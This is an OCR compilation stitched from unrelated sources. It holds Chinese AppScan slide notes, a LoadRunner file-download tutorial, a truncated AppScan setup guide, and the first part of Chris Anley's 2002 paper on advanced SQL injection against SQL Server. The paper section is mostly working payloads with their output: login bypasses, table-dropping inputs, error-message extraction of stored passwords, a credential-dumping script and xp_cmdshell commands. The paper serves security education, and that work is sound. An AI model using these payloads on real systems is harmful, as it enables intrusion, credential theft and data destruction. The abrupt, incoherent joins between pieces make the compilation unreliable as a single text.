
Slide notes: 如果您对更多 AppScan 相关的内容感兴趣，可以参考下面的链接：

www.ibm.com/developerworks/downloads/r/appscan

www.ibm.com/developerWorks/spaces/appsec

www.ibm.com/developerworks/cn/rational/products/appscan

谢谢您的观看。



网上订购地址： http://www.china-pub.com/39876

作者：MSN：win_soft@163.com 邮箱：tony.yuy@gmail.com

如何下载并保存文件到本地？

问题：


如何下载并保存文件到本地？

问题解答：

在进行一个人事代理系统项目开发过程中，因为委托单位人员能够上传和下载电子文件（如：学位照、身份证、护照或者其他 Word、Excel、Pdf 等格式的电子文件），为了模拟下载的场景，需要编写相关脚本。在 HTTP 协议中，没有任何一个方法或是动作能够标识“下载文件”这个动作，对 HTTP 协议来说，无论是下载文件或者请求页面，都只是发出一个 GET 请求，LoadRunner 记录了客户端发出的对文件的请求，并能够收到文件内容。因此，完全可以通过关联的方法，从 LoadRunner 发出的请求的响应中获取到文件的内容，然后通过 LoadRunner 的文件操作方法，自行生成文件。您只需要对需存储的文件响应部分内容进行关联，并将这部分信息存储于变量。获得文件内容后，通过 fopen，fwrite，fclose 函数，就可以将需保存的内容保存成本地文件，这样就完成了文件下载操作。

下面以下载作者在 UML 软件工程组织上做的一次关于性能测试公开课讲稿为示例，讲述如何完成一个文件的下载过程。因为有好多人不清楚为什么参数化时用这个取值，而不用别的参数。您可以通过借助 FlashGet 工具或者鼠标右键点击“性能测试实践及其展望”链接查看需要下载文件属性等方式来了解脚本中相应参数的设置，从而完成下载操作。参见 FlashGet 和鼠标右键文件属性图示，大家可以看到文件下载的地址为“http://www.cnblogs.com/Files/tester2test/xncssj.pdf”，引用地址为“http://www.cnblogs.com/tester2test/archive/2006/08/28/487989.html”。

添加新的下载任务
常规
设置替代网址
高级
网址(U):
http://www.cnblogs.com/Files/tester2test/xncssj.pdf
允许通过镜像列表文件和Ftp查找功能发现替代URL
引用(R):
http://www.cnblogs.com/tester2test/archive/2006/08/28/487
类别(C):
已下载
另存到(A):
C:\Downloads
重命名(E):
xncssj.pdf
文件分成
5
同时下载
登录到服务器(G):
用户名(N):
密码(P):
注释(O):
性能测试实践及其展望
开始
手动(M)
立即(I)
计划(S)
保存为缺省属性(L)
站点属性(P)
确定
取消


http://www.cnblogs.com/tester2test/archive/2006/08/28/487989.html
测试者家园
测试者和开发者的家园
随笔 - 194,文章 - 1,评论 - 175,引用
导航
博客园
首页
新随笔
联系
聚合
管理
2006年8月
我写的一个性能测试方面的讲稿
我写的一个性能测试方面的讲稿，有兴趣的同志，可以下载看看啵：）。
原始稿件
下载连接：性能测试实践及其展望
评论
属性
常规
xncssj.pdf
协议:
超文本传送协议
类型:
Adobe Acrobat 7.0 Document
地址:
(URL)
http://www.cnblogs.com/Files/tester2test/xncssj.pdf

相应脚本代码：（**DownloadFileScript**）

```
#include "web_api.h"

Action()
{
	int iflen;		//文件大小
	long lfbody;	//响应数据内容大小
	web_url("487989.html",
		"URL=http://www.cnblogs.com/tester2test/archive/2006/08/28/487989.html",
		"Resource=0",
		"RecContentType=text/html",
		"Referer=",
		"Snapshot=t2.inf",
		"Mode=HTML",
		EXTRARES,
		"Url=http://www.vqq.com/vqq_inset.js?isMin=0&place=RB&Css=2&RoomName=
		 5rWL6K+V6ICF5a625Zut6K665Z2b&encode=1&isTime=0&width=350&height=
		 240&everypage=0", ENDITEM,
		"Url=http://www.vqq.com/image/chat2.gif", ENDITEM,
		LAST);
	//设置最大长度
	web_set_max_html_param_len("10000");
	//将响应信息存放到 fcontent 变量
	web_reg_save_param("fcontent", "LB=", "RB=", "SEARCH=BODY", LAST);
	web_url("下载页面",
		"URL=http://www.cnblogs.com/Files/tester2test/xncssj.pdf",
		"Resource=0",
		"RecContentType=text/html",
		"Referer=http://www.cnblogs.com/tester2test/archive/2006/08/28/487989.html",
		"Snapshot=t3.inf",
		"Mode=HTML",
		LAST);
	//获取响应大小
	iflen = web_get_int_property(HTTP_INFO_DOWNLOAD_SIZE);
	if(iflen > 0)
	{
		//以写方式打开文件
		if((lfbody = fopen("c:\\性能测试实践及其展望.pdf", "wb")) == NULL)
		{
			lr_output_message("文件操作失败!");
			return -1;
		}
		//写入文件内容
		fwrite(lr_eval_string("{fcontent}"), iflen, 1, lfbody);
```

```
        //关闭文件
        fclose(lfbody);
    }
    return 0;
}
```

【脚本分析】

首先，声明了两个变量 iflen 和 lfbody 分别存放，被下载文件大小和响应数据内容大小，链接到存放作者讲稿页面，相关脚本如下所示：

```
    int iflen;          //文件大小
    long lfbody;        //响应数据内容大小
    web_url("487989.html",
        "URL=http://www.cnblogs.com/tester2test/archive/2006/08/28/487989.html",
        "Resource=0",
        "RecContentType=text/html",
        "Referer=",
        "Snapshot=t2.inf",
        "Mode=HTML",
        EXTRARES,
        "Url=http://www.vqq.com/vqq_inset.js?isMin=0&place=RB&Css=2&RoomName=
          5rWL6K+V6ICF5a625Zut6K665Z2b&encode=1&isTime=0&width=350&height=
          240&everypage=0", ENDITEM,
        "Url=http://www.vqq.com/image/chat2.gif", ENDITEM,
        LAST);
```

然后，根据设置被下载文件的大小，设置最大长度，通过关联函数将被下载文件 http://www.cnblogs.com/Files/tester2test/xncssj.pdf 内容存放在 fcontent 变量，同时获得服务器响应文件下载数据信息大小，关于 web_get_int_property 函数的使用，您可以参看 LoadRunner 函数帮助了解相关内容。

```
    //设置最大长度
    web_set_max_html_param_len("10000");
    //将响应信息存放到 fcontent 变量
    web_reg_save_param("fcontent", "LB=", "RB=", "SEARCH=BODY", LAST);
    web_url("下载页面",
        "URL=http://www.cnblogs.com/Files/tester2test/xncssj.pdf",
        "Resource=0",
        "RecContentType=text/html",
        "Referer=http://www.cnblogs.com/tester2test/archive/2006/08/28/487989.html",
        "Snapshot=t3.inf",
        "Mode=HTML",
        LAST);
    //获取响应大小
    iflen = web_get_int_property(HTTP_INFO_DOWNLOAD_SIZE);
```

最后，将保存在变量的数据信息一一写入到指定命名文件中，在这里我们依然保存在“c:\性能测试实践及其展望.pdf”文件。相关代码是这样的，如果响应数据信息大小大于 0 个字节，则以写方式打开文件，如果出错则发出“文件操作失败！”提示信息，否则，将先前保存下载数据信息，写入到该文件，这样就完成了一个下载操作的完整工程。

```
if(iflen > 0)
    {
        //以写方式打开文件
        if((lfbody = fopen("c:\\性能测试实践及其展望.pdf", "wb")) == NULL)
        {
            lr_output_message("文件操作失败!");
            return -1;
        }
        //写入文件内容
        fwrite(lr_eval_string("{fcontent}"), iflen, 1, lfbody);
        //关闭文件
        fclose(lfbody);
    }
```

【作者提示】

1. 如果您不清楚如何确定要下载文件的原始链接，可以通过鼠标右键，单击“属性”察看被下载文件的数据源链接地址。
2. 文件操作完成之后，必须要进行释放工作（fclose），否则将会造成内存泄漏的情况。内存泄漏在一、两个用户操作可能后果不是很明显，但在做并发性测试或者持久性测试的时候，内存泄漏结果就会出现内存被逐渐被耗尽，最终导致系统崩溃的严重后果，所以大家一定要注意内存泄漏问题情况的发生。

应，辨别安全问题并排列他们的安全级别。

2.3 应用 VS Web 服务

AppScan 能够扫描 Web 应用和 Web 服务。

Web 应用：在应用的情况下，它会在开始的 URL 和注册认证方面进行充分的安全扫描以保证能够测试站点。如果有必要也可以手动运行站点，以扩大安全扫描到只有用户手动才能涉及到的范围。

Web 服务：在 Web 服务的情况下，IBM 特殊工具“Web Services Explorer”创建一个简单的界面显示可连接的服务和输入参数及结果。过程是 AppScan 录制和为服务创建测试。

2.4 典型流程

1. 选择一个扫描模板。
2. 打开配置向导并选择 Web 应用扫描和 Web 服务扫描中的一种。
3. 用向导创建扫描：

   为应用扫描：

   a. 填入开始的 URL。
   b. （推荐）手动执行登陆指南。
   c. （可选）检查测试策略。

   为 Web 服务扫描：

   a. 填入 WSDL 文件位置。
   b. （可选）检查测试策略。
   c. 在 AppScan 录制用户输入和回复时，用自动打开的 Web 服务探测器借口发送请求到服务端。
4. （可选）扫描专家
   a. 打开扫描专家来检查用户为应用扫描配置的效果。
   b. 检查提示配置改变并选择适用的。

   注意：你也可以配置扫描专家执行分析，然后在开始扫描时适用一些它的一些建议。
5. 开始自动扫描。
6. 检查结果并（必需）：

- 为没有发现的链接额外执行手工的扫描
- 打印报告
- 检查纠正工作

3 扫描配置向导

用配置向导指导涉及到应用扫描配置的质量。为高级配置方式和 Web 服务扫描配置的详细资料有关的 AppScan 用户指导或在线帮助。


配置扫描：

1. 开始 AppScan

 出现的欢迎屏幕

2. 点击创建新扫描（Create New Scan）

 打开的新扫描对话框。



3. 在预先确定的模板区域内，点“Default”来使用默认模板。（如果使用 AppScan 扫描一些有规定模板的站点，请选择那个模板：Demo.Testfire, Fvoundstone 或者 WebGoat。）

 扫描配置向导欢迎。

 注意：如果 AppScan 已经打开，可以通过点击“New”启动向导，然后点击“OK”。

4. 选择 Web 应用扫描“Web Application Scan”然后点“Next”执行三个步骤中的第一个。

5. 在起始 URL 框中填入应用的 URL。

Advanced SQL Injection In SQL Server Applications

Chris Anley [chris@ngssoftware.com]

An NGSSoftware Insight Security Research (NISR) Publication
©2002 Next Generation Security Software Ltd
http://www.ngssoftware.com

Table of Contents

[Abstract] 3
[Introduction] 3
[Obtaining Information Using Error Messages] 7
[Leveraging Further Access] 12
[xp_cmdshell] 12
[xp_regread] 13
[Other Extended Stored Procedures] 13
[Linked Servers] 14
[Custom extended stored procedures] 14
[Importing text files into tables] 15
[Creating Text Files using BCP] 15
[ActiveX automation scripts in SQL Server] 15
[Stored Procedures] 17
[Advanced SQL Injection] 18
[Strings without quotes] 18
[Second-Order SQL Injection] 18
[Length Limits] 20
[Audit Evasion] 21
[Defences] 21
[Input Validation] 21
[SQL Server Lockdown] 23
[References] 24
Appendix A - 'SQLCrack' 25
(sqlcrack.sql) 25

[Abstract]

This document discusses in detail the common 'SQL injection' technique, as it applies to the popular Microsoft Internet Information Server/Active Server Pages/SQL Server platform. It discusses the various ways in which SQL can be 'injected' into the application and addresses some of the data validation and database lockdown issues that are related to this class of attack.

The paper is intended to be read by both developers of web applications which communicate with databases and by security professionals whose role includes auditing these web applications.

[Introduction]

Structured Query Language ('SQL') is a textual language used to interact with relational databases. There are many varieties of SQL; most dialects that are in common use at the moment are loosely based around SQL-92, the most recent ANSI standard. The typical unit of execution of SQL is the 'query', which is a collection of statements that typically return a single 'result set'. SQL statements can modify the structure of databases (using Data Definition Language statements, or 'DDL') and manipulate the contents of databases (using Data Manipulation Language statements, or 'DML'). In this paper, we will be specifically discussing Transact-SQL, the dialect of SQL used by Microsoft SQL Server.

SQL Injection occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application.

A typical SQL statement looks like this:

```
select id, forename, surname from authors
```

This statement will retrieve the 'id', 'forename' and 'surname' columns from the 'authors' table, returning all rows in the table. The 'result set' could be restricted to a specific 'author' like this:

```
select id, forename, surname from authors where forename = 'john' and
surname = 'smith'
```

An important point to note here is that the string literals 'john' and 'smith' are delimited with single quotes. Presuming that the 'forename' and 'surname' fields are being gathered from user-supplied input, an attacker might be able to 'inject' some SQL into this query, by inputting values into the application like this:

```
Forename: jo'hn
Surname: smith
```

The 'query string' becomes this:

```
select id, forename, surname from authors where forename = 'jo'hn' and
```

```
surname = 'smith'
```

When the database attempts to run this query, it is likely to return an error:

```
Server: Msg 170, Level 15, State 1, Line 1
Line 1: Incorrect syntax near 'hn'.
```

The reason for this is that the insertion of the 'single quote' character 'breaks out' of the single-quote delimited data. The database then tried to execute 'hn' and failed. If the attacker specified input like this:

```
Forename: jo'; drop table authors--
Surname:
```

…the authors table would be deleted, for reasons that we will go into later.

It would seem that some method of either removing single quotes from the input, or 'escaping' them in some way would handle this problem. This is true, but there are several difficulties with this method as a solution. First, not all user-supplied data is in the form of strings. If our user input could select an author by 'id' (presumably a number) for example, our query might look like this:

```
select id, forename, surname from authors where id=1234
```

In this situation an attacker can simply append SQL statements on the end of the numeric input. In other SQL dialects, various delimiters are used; in the Microsoft Jet DBMS engine, for example, dates can be delimited with the '#' character. Second, 'escaping' single quotes is not necessarily the simple cure it might initially seem, for reasons we will go into later.

We illustrate these points in further detail using a sample Active Server Pages (ASP) 'login' page, which accesses a SQL Server database and attempts to authenticate access to some fictional application.

This is the code for the 'form' page, into which the user types a username and password:

```
<HTML>
<HEAD>

<TITLE>Login Page</TITLE>
</HEAD>


<BODY bgcolor='000000' text='cccccc'>
<FONT Face='tahoma' color='cccccc'>

<CENTER><H1>Login</H1>
<FORM action='process_login.asp' method=post>
<TABLE>
<TR><TD>Username:</TD><TD><INPUT type=text name=username size=100%
```

```
width=100></INPUT></TD></TR>
<TR><TD>Password:</TD><TD><INPUT type=password name=password size=100%
width=100></INPUT></TD></TR>
</TABLE>
<INPUT type=submit value='Submit'> <INPUT type=reset value='Reset'>
</FORM>


</FONT>
</BODY>
</HTML>
```

This is the code for 'process_login.asp', which handles the actual login:

```
<HTML>
<BODY bgcolor='000000' text='ffffff'>
<FONT Face='tahoma' color='ffffff'>

<STYLE>
      p { font-size=20pt ! important}
      font { font-size=20pt ! important}
      h1 { font-size=64pt ! important}
</STYLE>

<%@LANGUAGE = JScript %>
<%

function trace( str )
{
      if( Request.form("debug") == "true" )
            Response.write( str );
}


function Login( cn )
{
      var username;
      var password;

      username = Request.form("username");
      password = Request.form("password");

      var rso = Server.CreateObject("ADODB.Recordset");

      var sql = "select * from users where username = '" + username + "'
and password = '" + password + "'";

      trace( "query: " + sql );

      rso.open( sql, cn );

      if (rso.EOF)
      {
            rso.close();
%>
```

```
	<FONT Face='tahoma' color='cc0000'>
	<H1>
	<BR><BR>
	<CENTER>ACCESS DENIED</CENTER>
	</H1>
	</BODY>
	</HTML>
<%
		Response.end
		return;
	}
	else
	{
		Session("username") = "" + rso("username");
%>
	<FONT Face='tahoma' color='00cc00'>
	<H1>
	<CENTER>ACCESS GRANTED<BR>
	<BR>
	Welcome,
<%		Response.write(rso("Username"));
		Response.write( "</BODY></HTML>" );
		Response.end
	}
}

function Main()
{
	//Set up connection

	var username
	var cn = Server.createobject( "ADODB.Connection" );
	cn.connectiontimeout = 20;
	cn.open( "localserver", "sa", "password" );

	username = new String( Request.form("username") );

	if( username.length > 0)
	{
		Login( cn );
	}

	cn.close();
}



	Main();

%>
```

The critical point here is the part of 'process_login.asp' which creates the 'query string' :

```
	var sql = "select * from users where username = '" + username + "'
and password = '" + password + "'";
```

If the user specifies the following:

```
Username: '; drop table users--
Password:
```

..the 'users' table will be deleted, denying access to the application for all users. The '--' character sequence is the 'single line comment' sequence in Transact-SQL, and the ';' character denotes the end of one query and the beginning of another. The '--' at the end of the username field is required in order for this particular query to terminate without error.

The attacker could log on as any user, given that they know the users name, using the following input:

```
Username: admin'--
```

The attacker could log in as the first user in the 'users' table, with the following input:

```
Username: ' or 1=1--
```

…and, strangely, the attacker can log in as an entirely fictional user with the following input:

```
Username: ' union select 1, 'fictional_user', 'some_password', 1--
```

The reason this works is that the application believes that the 'constant' row that the attacker specified was part of the recordset retrieved from the database.

[Obtaining Information Using Error Messages]

This technique was first discovered by David Litchfield and the author in the course of a penetration test; David later wrote a paper on the technique [1], and subsequent authors have referenced this work. This explanation discusses the mechanisms underlying the 'error message' technique, enabling the reader to fully understand it, and potentially originate variations of their own.

In order to manipulate the data in the database, the attacker will have to determine the structure of certain databases and tables. For example, our 'users' table might have been created with the following command:

```
create table users(     id int,
                  username varchar(255),
                        password varchar(255),
                        privs int
                  )
```

..and had the following users inserted:

```
insert into users values( 0, 'admin', 'r00tr0x!', 0xffff )
insert into users values( 0, 'guest', 'guest', 0x0000 )
```

```
insert into users values( 0, 'chris', 'password', 0x00ff )
insert into users values( 0, 'fred', 'sesame', 0x00ff )
```

Let's say our attacker wants to insert a user account for himself. Without knowing the structure of the 'users' table, he is unlikely to be successful. Even if he gets lucky, the significance of the 'privs' field is unclear. The attacker might insert a '1', and give himself a low - privileged account in the application, when what he was after was administrative access.

Fortunately for the attacker, if error messages are returned from the application (the default ASP behaviour) the attacker can determine the entire structure of the database, and read any value that can be read by the account the ASP application is using to connect to the SQL Server.

(The following examples use the supplied sample database and .asp scripts to illustrate how these techniques work.)

First, the attacker wants to establish the names of the tables that the query operates on, and the names of the fields. To do this, the attacker uses the 'having' clause of the 'select' statement:

```
Username: ' having 1=1--
```

This provokes the following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is
invalid in the select list because it is not contained in an aggregate
function and there is no GROUP BY clause.

/process_login.asp, line 35
```

So the attacker now knows the table name and column name of the first column in the query. They can continue through the columns by introducing each field into a 'group by' clause, as follows:

```
Username: ' group by users.id having 1=1--
```

(which produces the error…)

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username'
is invalid in the select list because it is not contained in either an
aggregate function or the GROUP BY clause.

/process_login.asp, line 35
```

Eventually the attacker arrives at the following 'username':

```
' group by users.id, users.username, users.password, users.privs having
1=1--
```

… which produces no error, and is functionally equivalent to:

```
select * from users where username = ''
```

So the attacker now knows that the query is referencing only the 'users' table, and is using the columns 'id, username, password, privs', in that order.

It would be useful if he could determine the types of each column. This can be achieved using a 'type conversion' error message, like this:

```
Username: ' union select sum(username) from users--
```

This takes advantage of the fact that SQL server attempts to apply the 'sum' clause before determining whether the number of fields in the two rowsets is equal. Attempting to calculate the 'sum' of a textual field results in this message:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average
aggregate operation cannot take a varchar data type as an argument.

/process_login.asp, line 35
```

..which tells us that the 'username' field has type 'varchar'. If, on the other hand, we attempt to calculate the sum() of a numeric type, we get an error message telling us that the number of fields in the two rowsets don't match:

```
Username: ' union select sum(id) from users--

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL
statement containing a UNION operator must have an equal number of
expressions in their target lists.

/process_login.asp, line 35
```

We can use this technique to approximately determine the type of any column of any table in the database.

This allows the attacker to create a well - formed 'insert' query, like this:

```
Username: '; insert into users values( 666, 'attacker', 'foobar', 0xffff
)--
```

However, the potential of the technique doesn't stop there. The attacker can take

advantage of any error message that reveals information about the environment, or the database. A list of the format strings for standard error messages can be obtained by running:

```
select * from master..sysmessages
```

Examining this list reveals some interesting messages.

One especially useful message relates to type conversion. If you attempt to convert a string into an integer, the full contents of the string are returned in the error message. In our sample login page, for example, the following 'username' will return the specific version of SQL server, and the server operating system it is running on:

```
Username: ' union select @@version,1,1,1--
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug
6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise
Edition on Windows NT 5.0 (Build 2195: Service Pack 2) ' to a column of
data type int.

/process_login.asp, line 35
```

This attempts to convert the built-in '@@version' constant into an integer because the first column in the 'users' table is an integer.

This technique can be used to read any value in any table in the database. Since the attacker is interested in usernames and passwords, they are likely to read the usernames from the 'users' table, like this:

```
Username: ' union select min(username),1,1,1 from users where username >
'a'--
```

This selects the minimum username that is greater than 'a', and attempts to convert it to an integer:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the varchar value 'admin' to a column of data type int.

/process_login.asp, line 35
```

So the attacker now knows that the 'admin' account exists. He can now iterate through the rows in the table by substituting each new username he discovers into the 'where' clause:

```
Username: ' union select min(username),1,1,1 from users where username >
'admin'--
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the varchar value 'chris' to a column of data type int.

/process_login.asp, line 35
```

Once the attacker has determined the usernames, he can start gathering passwords:

```
Username: ' union select password,1,1,1 from users where username =
'admin'--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the varchar value 'r00tr0x!' to a column of data type int.

/process_login.asp, line 35
```

A more elegant technique is to concatenate all of the usernames and passwords into a single string, and then attempt to convert it to an integer. This illustrates another point; Transact-SQL statements can be string together on the same line without altering their meaning. The following script will concatenate the values:

```
begin declare @ret varchar(8000)
set @ret=':'
select @ret=@ret+' '+username+'/'+password from users where
username>@ret
select @ret as ret into foo
end
```

The attacker 'logs in' with this 'username' (all on one line, obviously…)

```
Username: '; begin declare @ret varchar(8000) set @ret=':' select
@ret=@ret+' '+username+'/'+password from users where username>@ret
select @ret as ret into foo end--
```

This creates a table 'foo', which contains the single column 'ret', and puts our string into it. Normally even a low-privileged user will be able to create a table in a sample database, or the temporary database.

The attacker then selects the string from the table, as before:

```
Username: ' union select ret,1,1,1 from foo--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the varchar value ': admin/r00tr0x! guest/guest chris/password
fred/sesame' to a column of data type int.
```

```
/process_login.asp, line 35
```

And then drops (deletes) the table, to tidy up:

```
Username: '; drop table foo--
```

These examples are barely scratching the surface of the flexibility of this technique. Needless to say, if the attacker can obtain rich error information from the database, their job is infinitely easier.

[Leveraging Further Access]

Once an attacker has control of the database, they are likely to want to use that access to obtain further control over the network. This can be achieved in a number of ways:

1. Using the xp_cmdshell extended stored procedure to run commands as the SQL server user, on the database server
2. Using the xp_regread extended stored procedure to read registry keys, potentially including the SAM (if SQL Server is running as the local system account)
3. Use other extended stored procedures to influence the server
4. Run queries on linked servers
5. Creating custom extended stored procedures to run exploit code from within the SQL Server process
6. Use the 'bulk insert' statement to read any file on the server
7. Use bcp to create arbitrary text files on the server
8. Using the sp_OACreate, sp_OAMethod and sp_OAGetProperty system stored procedures to create Ole Automation (ActiveX) applications that can do everything an ASP script can do

These are just a few of the more common attack scenarios; it is quite possible that an attacker will be able to come up with others. We present these techniques as a collection of relatively obvious SQL Server attacks, in order to show just what is possible, given the ability to inject SQL. We will deal with each of the above points in turn.

[xp_cmdshell]

Extended stored procedures are essentially compiled Dynamic Link Libraries (DLLs) that use a SQL Server specific calling convention to run exported functions. They allow SQL Server applications to have access to the full power of C/C++, and are an extremely useful feature. A number of extended stored procedures are built in to SQL Server, and perform various functions such as sending email and interacting with the registry.

xp_cmdshell is a built-in extended stored procedure that allows the execution of arbitrary command lines. For example:

exec master..xp_cmdshell 'dir'

will obtain a directory listing of the current working directory of the SQL Server process, and

exec master..xp_cmdshell 'net1 user'

will provide a list of all users on the machine. Since SQL server is normally running as either the local 'system' account, or a 'domain user' account, an attacker can do a great deal of harm.

